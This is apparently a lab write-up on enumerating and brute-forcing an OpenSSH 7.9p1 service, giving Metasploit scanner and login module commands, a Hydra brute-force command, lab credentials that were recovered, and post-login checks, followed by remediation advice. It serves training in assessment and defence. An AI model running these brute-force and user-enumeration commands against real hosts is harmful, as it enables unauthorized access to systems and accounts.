SSH Enumeration
Classification: Assessment Methodologies / Enumeration
Targets: 192.251.75.3 and 192.156.211.3 (OpenSSH 7.9p1 - Ubuntu 19.04)
1. Executive Summary
The target runs OpenSSH 7.9p1 on port 22. Using Metasploit we fingerprinted the
service and its cryptographic configuration, enumerated valid users, and brute-forced
multiple valid credentials, opening interactive SSH sessions. The same brute-force was
reproduced with Hydra, and we finished by logging in with the recovered sysadmin
account.
2. Version Detection
After preparing MSF Console and setting the global variables, we fingerprint the SSH service.
use auxiliary/scanner/ssh/ssh_version
run
The scan reveals the key fingerprint and version SSH-2.0-OpenSSH_7.9p1 Ubuntu-10.

The module also lists the supported encryption, MAC and key-exchange algorithms, flagging the NIST P-256 curve as a weak elliptic curve.


It fingerprints the OS and service as Ubuntu 19.04 / OpenSSH 7.9p1.
3. Credential Brute-Force (Metasploit)
use auxiliary/scanner/ssh/ssh_login
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
set VERBOSE true
runThe attack recovers three valid credentials and opens SSH sessions:
sysadmin:hailey, rooty:pineapple, demo:butterfly1.

We can list the active sessions and interact with one of them.
sessions
sessions 2
4. User Enumeration
use auxiliary/scanner/ssh/ssh_enumusers
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt

runUsing the malformed-packet technique, valid users are found: sysadmin, rooty, demo,
auditor, anon, administrator, diag.
5. Credential Brute-Force (Hydra)
The same brute-force can be performed with Hydra against the SSH service.

hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/common_passwords.txt 192.156.211.3 -t 4 sshHydra recovers several valid credentials: sysadmin:hailey, rooty:pineapple,
demo:butterfly1, auditor:xbox360, anon:741852963.
6. Authenticated Access
With the recovered credentials we log in over SSH.
ssh [email protected]
Once inside we confirm the user context and the operating system.
whoami
groups sysadmin
cat /etc/*issue
7. Remediation Recommendations
- Enforce strong credentials and lockout: the
sysadmin,rooty,demo,auditorandanonaccounts all used weak, guessable passwords. Apply strong password policies and fail2ban-style lockouts to resist brute-force. - Prefer key-based authentication and disable password login where possible.
- Harden the crypto configuration: disable weak host-key algorithms and curves, and keep only strong ciphers/MACs/KEX.
- Restrict access with firewall rules or an allowlist so SSH is not exposed to untrusted networks, and keep OpenSSH up to date.